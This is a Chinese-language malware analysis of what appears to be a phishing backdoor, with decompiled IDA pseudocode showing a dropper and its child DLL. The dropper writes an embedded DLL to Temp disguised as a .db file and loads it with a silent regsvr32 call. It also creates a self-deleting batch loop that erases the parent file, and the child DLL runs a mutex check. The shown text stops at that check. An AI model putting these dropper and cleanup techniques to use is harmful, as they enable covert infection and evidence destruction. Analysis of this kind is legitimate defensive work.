
```
InitTempFile
FileNameInit
PrepareAndExecuteDllRegistration
sub_401400
sub_401490
WinMain(x, x, x, x)
sub_4018D0
ProcessFilePathAndSize
FindChar
ProcessAndCopyStringData
sub_401AB0
AllocateAndMoveMemoryAgain
AllocateAndMoveMemory
AllocateMemoryForStringData
sub_401E80
unknown_libname_1
sub_401F30
sub_402060
AllocateMemoryWithErrorHandling
nullsub_1
sub_4021F0
sub_402200
CopyStringToBlock
sub_4023C0
std::error_category::default_error_conditio…
sub_402410
sub_402450
sub_402470
sub_402480
sub_4024F0
sub_402500
sub_402550
sub_402560
sub_4025D0
sub_402601
sub_40261C
sub_402637
sub_402652
```

Line 2 of 680

```
_DWORD *__thiscall InitTempFile(_DWORD *this)
{
  size_t v2; // ecx
  CHAR Buffer[260]; // [esp+8h] [ebp-20Ch] BYREF
  CHAR TempFileName[260]; // [esp+10Ch] [ebp-108h] BYREF

  memset(Buffer, 0, sizeof(Buffer));
  memset(TempFileName, 0, sizeof(TempFileName));
  GetTempPathA(0x104u, Buffer);
  GetTempFileNameA(Buffer, PrefixString, 0, TempFileName);
  DeleteFileA(TempFileName);
  this[5] = 15;
  this[4] = 0;
  *(_BYTE *)this = 0;
  if ( TempFileName[0] )
    v2 = strlen(TempFileName);
  else
    v2 = 0;
  CopyStringToBlock(this, TempFileName, v2);
  return this;
}
```


000004A9 InitTempFile:15 (4010A9)

然后就是一些常规的文件属性处理，随后会执行regsvr32命令`regsvr32 /s "<FileName>"`，注册指定的模块，随后就是一些当前路径复制，依旧没理解复制来干什么......




```
v16 = 0;
ProcessAndCopyStringData((int)".db");
LOBYTE(v16) = 2;
if ( v9 >= 0x10 )
  j__free(Block[0]);
v5 = (const char *)FileName;
if ( v12 >= 0x10 )
  v5 = FileName[0];
v9 = 15;
Block[4] = 0;
LOBYTE(Block[0]) = 0;
Stream = 0;
fopen_s(&Stream, v5, "wb");
fwrite(v1, 1u, v0, Stream);
fclose(Stream);
CreateRegsvr32CommandLineAndExecute(v7, "regsvr32 /s \"", FileName);
LOBYTE(v16) = 3;
ProcessAndCopyStringData((int)"\"");
if ( v7[5] >= (void *)0x10 )
  j__free(v7[0]);
```

随后其会使用WinExec执行regsvr32命令，目标为刚才Temp目录下创建并写入的文件，其名称为xxxx.tmp.db，命令如下`regsvr32 /s "C:\Users\myx\AppData\Local\Temp\C9DB.tmp.db`其实际上为PE文件




```
void __cdecl RunTemp(LPCSTR lpFile, int a2, int a3, int a4, int a5, int a6)
{
  const char *p_lpFile; // eax
  const CHAR *v7; // eax
  FILE *Stream; // [esp+0h] [ebp-8h] BYREF

  p_lpFile = (const char *)&lpFile;
  if ( (unsigned int)a6 >= 0x10 )
    p_lpFile = lpFile;
  Stream = 0;
  fopen_s(&Stream, p_lpFile, "wb");
  fwrite(&unk_4CE980, 1u, 0x2A00u, Stream);
  fclose(Stream);
  v7 = (const CHAR *)&lpFile;
  if ( (unsigned int)a6 >= 0x10 )
    v7 = lpFile;
  ShellExecuteA(0, "open", v7, 0, 0, 3);
  if ( (unsigned int)a6 >= 0x10 )
    j__free((void *)lpFile);
}
```



Detect It Easy v3.07 [Windows 10 Version 2009] (x86_64)

```
文件名: D:\病毒\钓鱼后门\C9DB.tmp.db
文件类型: PE64    File size: 375.00 KiB    基址: 0000000180000000    入口点: 0000000180008cf4
节: 0006    时间戳: 2020-02-27 17:14:25    镜像大小: 00065000
扫描: Nauz File Detector(NFD)    字节序: LE    模式: 64 位    架构: AMD64    类型: DLL

PE64
    操作系统: Windows(Vista)[AMD64, 64 位, DLL]
    链接程序: Microsoft linker(11.00.50727)
    编译器: Visual C/C++(17.00.50727)[LTCG/C++]
    语言: C/C++
    工具: Microsoft Visual Studio(2012)

✓ 递归扫描  ✓ 深度扫描  ☐ 启发式扫描  ✓ Verbose  ✓ Advanced  ☐ 所有类型
7 毫秒
```

随后会启动释放的文件，并创建一个Bat脚本，用于清除母文件



```
  v13 = 15;
  v12 = 0;
  LOBYTE(v8) = 0;
  if ( Filename[0] )
    v6 = strlen(Filename);
  else
    v6 = 0;
  CopyStringToBlock(&v8, Filename, v6);
  RunBat(v8, v9, v10, v11, v12, v13);
  if ( v21 >= 0x10 )
    j__free(Src[0]);
  return 0;
}
```


```
int __cdecl RunBat(void *a1, int a2, int a3, int a4, int a5, int a6)
{
  int v6; // esi
  const CHAR *v7; // eax
  HANDLE FileA; // esi
  _DWORD *v9; // eax
  LPCVOID *v10; // eax
  const CHAR *v11; // eax
  void *v13[6]; // [esp+Ch] [ebp-D4h] BYREF
  void *v14; // [esp+24h] [ebp-BCh]
  int v15; // [esp+34h] [ebp-ACh]
  unsigned int v16; // [esp+38h] [ebp-A8h]
  void *v17; // [esp+3Ch] [ebp-A4h]
  int v18; // [esp+4Ch] [ebp-94h]
  unsigned int v19; // [esp+50h] [ebp-90h]
  void *v20; // [esp+54h] [ebp-8Ch]
  int v21; // [esp+64h] [ebp-7Ch]
  unsigned int v22; // [esp+68h] [ebp-78h]
  void *v23; // [esp+6Ch] [ebp-74h]
  int v24; // [esp+7Ch] [ebp-64h]
  unsigned int v25; // [esp+80h] [ebp-60h]
  void *Block[5]; // [esp+84h] [ebp-5Ch] BYREF
  unsigned int v27; // [esp+98h] [ebp-48h]
  DWORD NumberOfBytesWritten; // [esp+9Ch] [ebp-44h] BYREF
  LPCVOID lpBuffer[4]; // [esp+A0h] [ebp-40h] BYREF
  DWORD nNumberOfBytesToWrite; // [esp+B0h] [ebp-30h]
  unsigned int v31; // [esp+B4h] [ebp-2Ch]
  LPCSTR lpFileName[5]; // [esp+B8h] [ebp-28h] BYREF
  unsigned int v33; // [esp+CCh] [ebp-14h]
  int v34; // [esp+DCh] [ebp-4h]

  v34 = 0;
  if ( a5 )
  {
    InitTempFile(Block);
    LOBYTE(v34) = 1;
    ProcessAndCopyStringData((int)".bat");
    LOBYTE(v34) = 3;
    if ( v27 >= 0x10 )
      j__free(Block[0]);
    v7 = (const CHAR *)lpFileName;
    if ( v33 >= 0x10 )
      v7 = lpFileName[0];
    FileA = CreateFileA(v7, 0x40000000u, 0, 0, 2u, 0x80u, 0);
    if ( FileA != (HANDLE)-1 )
    {
      v31 = 15;
      nNumberOfBytesToWrite = 0;
      LOBYTE(lpBuffer[0]) = 0;
      LOBYTE(v34) = 4;
      CreateRegsvr32CommandLineAndExecute(v13, ":Repeat1\r\ndel \"", &a1);
      LOBYTE(v34) = 5;
      ProcessAndCopyStringData((int)"\"\r\nif exist \"");
      LOBYTE(v34) = 6;
      AllocateAndMoveMemoryAgain((int)&a1);
      LOBYTE(v34) = 7;
      ProcessAndCopyStringData((int)"\" goto Repeat1\r\ndel \"");
      LOBYTE(v34) = 8;
      AllocateAndMoveMemoryAgain((int)lpFileName);
      LOBYTE(v34) = 9;
      v9 = ProcessAndCopyStringData((int)"\"");
      sub_4018D0(lpBuffer, v9);
      if ( v19 >= 0x10 )
        j__free(v17);
      v19 = 15;
      v18 = 0;
      LOBYTE(v17) = 0;
      if ( v25 >= 0x10 )
        j__free(v23);
      v25 = 15;
      v24 = 0;
      LOBYTE(v23) = 0;
      if ( v16 >= 0x10 )
        j__free(v14);
      v16 = 15;
      v15 = 0;
      LOBYTE(v14) = 0;
      if ( v22 >= 0x10 )
        j__free(v20);
      v22 = 15;
      v21 = 0;
      LOBYTE(v20) = 0;
      if ( v27 >= 0x10 )
        j__free(Block[0]);
      v27 = 15;
      Block[4] = 0;
      LOBYTE(Block[0]) = 0;
      if ( v13[5] >= (void *)0x10 )
        j__free(v13[0]);
      v10 = lpBuffer;
      if ( v31 >= 0x10 )
        v10 = (LPCVOID *)lpBuffer[0];
      WriteFile(FileA, v10, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
```

```
        CloseHandle(FileA);
        v11 = (const CHAR *)lpFileName;
        if ( v33 >= 0x10 )
          v11 = lpFileName[0];
        ShellExecuteA(0, "open", v11, 0, 0, 0);
        if ( v31 >= 0x10 )
          j__free((void *)lpBuffer[0]);
      }
      v6 = 1;
      if ( v33 >= 0x10 )
        j__free((void *)lpFileName[0]);
      v33 = 15;
      lpFileName[4] = 0;
      LOBYTE(lpFileName[0]) = 0;
    }
    else
    {
      v6 = 0;
    }
    if ( (unsigned int)a6 >= 0x10 )
      j__free(a1);
    return v6;
  }
```

2、子木马


子病毒中存在3个导出函数，分别为DllMain、DllRegisterServer、DllUnregisterServer。

先来看DllMain


IDA - C9DB.tmp.db C:\simple\C9DB.tmp.db
文件(F) 编辑(E) 跳转(J) 搜索(H) 视图(V) 调试器(U) Lumina(N) 选项(O) 窗口(W) 帮助
Local Windows debugger
库函数 常规函数 指令 数据 未分析 外部标志 Lumina 函数
IDA 视图-A
导出
Pseudocode-A
Pseudocode-B
Pseudocode-C
导入

名字	地址	序号
DllRegisterServer	00007FFBE4566140	1
DllUnregisterServer	00007FFBE4566150	2
DllEntryPoint	00007FFBE4568CF4	[main entry]


在DllMain中会使用GetModuleFileNameA函数，检索包含指定模块的文件的完全限定路径




```
.text:00007FFBE4566110
.text:00007FFBE4566110
.text:00007FFBE4566110
.text:00007FFBE4566110 ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.text:00007FFBE4566110 DllMain proc near
.text:00007FFBE4566110 sub     rsp, 28h
.text:00007FFBE4566114 lea     rdx, Src
.text:00007FFBE456611B mov     r8d, 104h
.text:00007FFBE4566121 call    cs:off_7FFBE45BDAC0
.text:00007FFBE4566127 mov     eax, 1
.text:00007FFBE456612C add     rsp, 28h
.text:00007FFBE4566130 retn
.text:00007FFBE4566130 DllMain endp
.text:00007FFBE4566130
```

```
__int64 __fastcall kernelbase_GetModuleFileNameA(__int64 Dos_e_magic, __int64
a2, unsigned int a3)
{
  unsigned int nSize; // ebx
  __int64 lpFilename; // rax
  unsigned int BufferSize; // eax
  int v8; // eax
  __int64 v9; // rcx
  __int64 v11; // rcx
  unsigned int v12; // [rsp+20h] [rbp-38h]
  _WORD v13[4]; // [rsp+28h] [rbp-30h] BYREF
  __int64 v14; // [rsp+30h] [rbp-28h]
  _WORD v15[4]; // [rsp+38h] [rbp-20h] BYREF
  __int64 v16; // [rsp+40h] [rbp-18h]

  nSize = a3;
  if ( a3 > 0x7FFF )
  {
    nSize = 0x7FFF;
  }
  else if ( !a3 )
  {
    v11 = 3221225507LL;
LABEL_15:
    ((void (__fastcall *)(__int64))unk_7FFBF7AD08F0)(v11);
    return 0LL;
  }
  lpFilename = ((__int64 (__fastcall *)(void *, _QWORD,
_QWORD))ntdll_RtlAllocateHeap)(
                 NtCurrentPeb()->ProcessHeap,
                 (unsigned int)dword_7FFBF7CFBEA0,
                 (unsigned __int16)(2 * nSize));
  v14 = lpFilename;
  if ( !lpFilename )
  {
    v11 = 3221225495LL;
    goto LABEL_15;
  }
  v13[1] = 2 * nSize;
  BufferSize = ((__int64 (__fastcall *)(__int64, __int64,
_QWORD))kernelbase_GetModuleFileNameW)(
                 Dos_e_magic,
                 lpFilename,
                 nSize);
  v12 = BufferSize;
  if ( BufferSize )
  {
    v13[0] = 2 * BufferSize;
    v16 = a2;
    v15[1] = nSize;
    v8 = ((__int64 (__fastcall *)(_WORD *, _WORD *, _QWORD))unk_7FFBFB95F1C0)
(v15, v13, 0LL);
    if ( v8 < 0 )
    {
      if ( v8 == -2147483643 )
      {
        v12 = nSize;
        *(_BYTE *)(nSize - 1 + a2) = 0;
        v9 = 3221225507LL;
      }
      else
      {
        v12 = 0;
        v9 = (unsigned int)v8;
      }
      ((void (__fastcall *)(__int64))unk_7FFBF7AD08F0)(v9);
    }
    else
    {
      v12 = v15[0];
      *(_BYTE *)(v15[0] + a2) = 0;
    }
  }
  ((void (__fastcall *)(void *, _QWORD, __int64))ntdll_RtlFreeHeap)
(NtCurrentPeb()->ProcessHeap, 0LL, v14);
  return v12;
}
```


DllMain执行完毕，随后开始执行DllRegisterServer



```
// Hidden C++ exception states: #wind=4
HRESULT __stdcall DllRegisterServer()
{
  __int64 v0; // rcx

  sub_7FFBE4566160(v0);
  return 0;
}
```



```
// Hidden C++ exception states: #wind=4
__int64 __fastcall sub_7FFBE8EA6160()
{
  _QWORD *v0; // rax
  __int64 Handle; // rbx
  void *Block[3]; // [rsp+28h] [rbp-50h] BYREF
  unsigned __int64 v4; // [rsp+40h] [rbp-38h]
  void *v5[6]; // [rsp+48h] [rbp-30h] BYREF

  sub_7FFBE8EA63A0();
  v5[3] = (void *)15;
  v5[2] = 0LL;
  LOBYTE(v5[0]) = 0;
  sub_7FFBE8EA1AF0(v5, "D7B9FBBF5D228A41FD1C7FDA489AC29A9E6AC1313F4E8D8E3F6634DC", 0x38uLL);
  v0 = sub_7FFBE8EA2070(Block, (unsigned __int64 *)v5);
  if ( v0[3] >= 0x10uLL )
    v0 = (_QWORD *)*v0;
  Handle = off_7FFBE8EFDCA8(2031617LL, 0LL, v0);// OpenMutexA
  if ( v4 >= 0x10 )
    j_free(Block[0]);
  v4 = 15LL;
  Block[2] = 0LL;
  LOBYTE(Block[0]) = 0;
  if ( Handle )
  {
    off_7FFBE8EFDB58(Handle);                   // kernel32_CloseHandle
    return 0LL;
  }
  else
  {
    sub_7FFBE8EA6220();                         // MainVir
    return 1LL;
  }
}
```

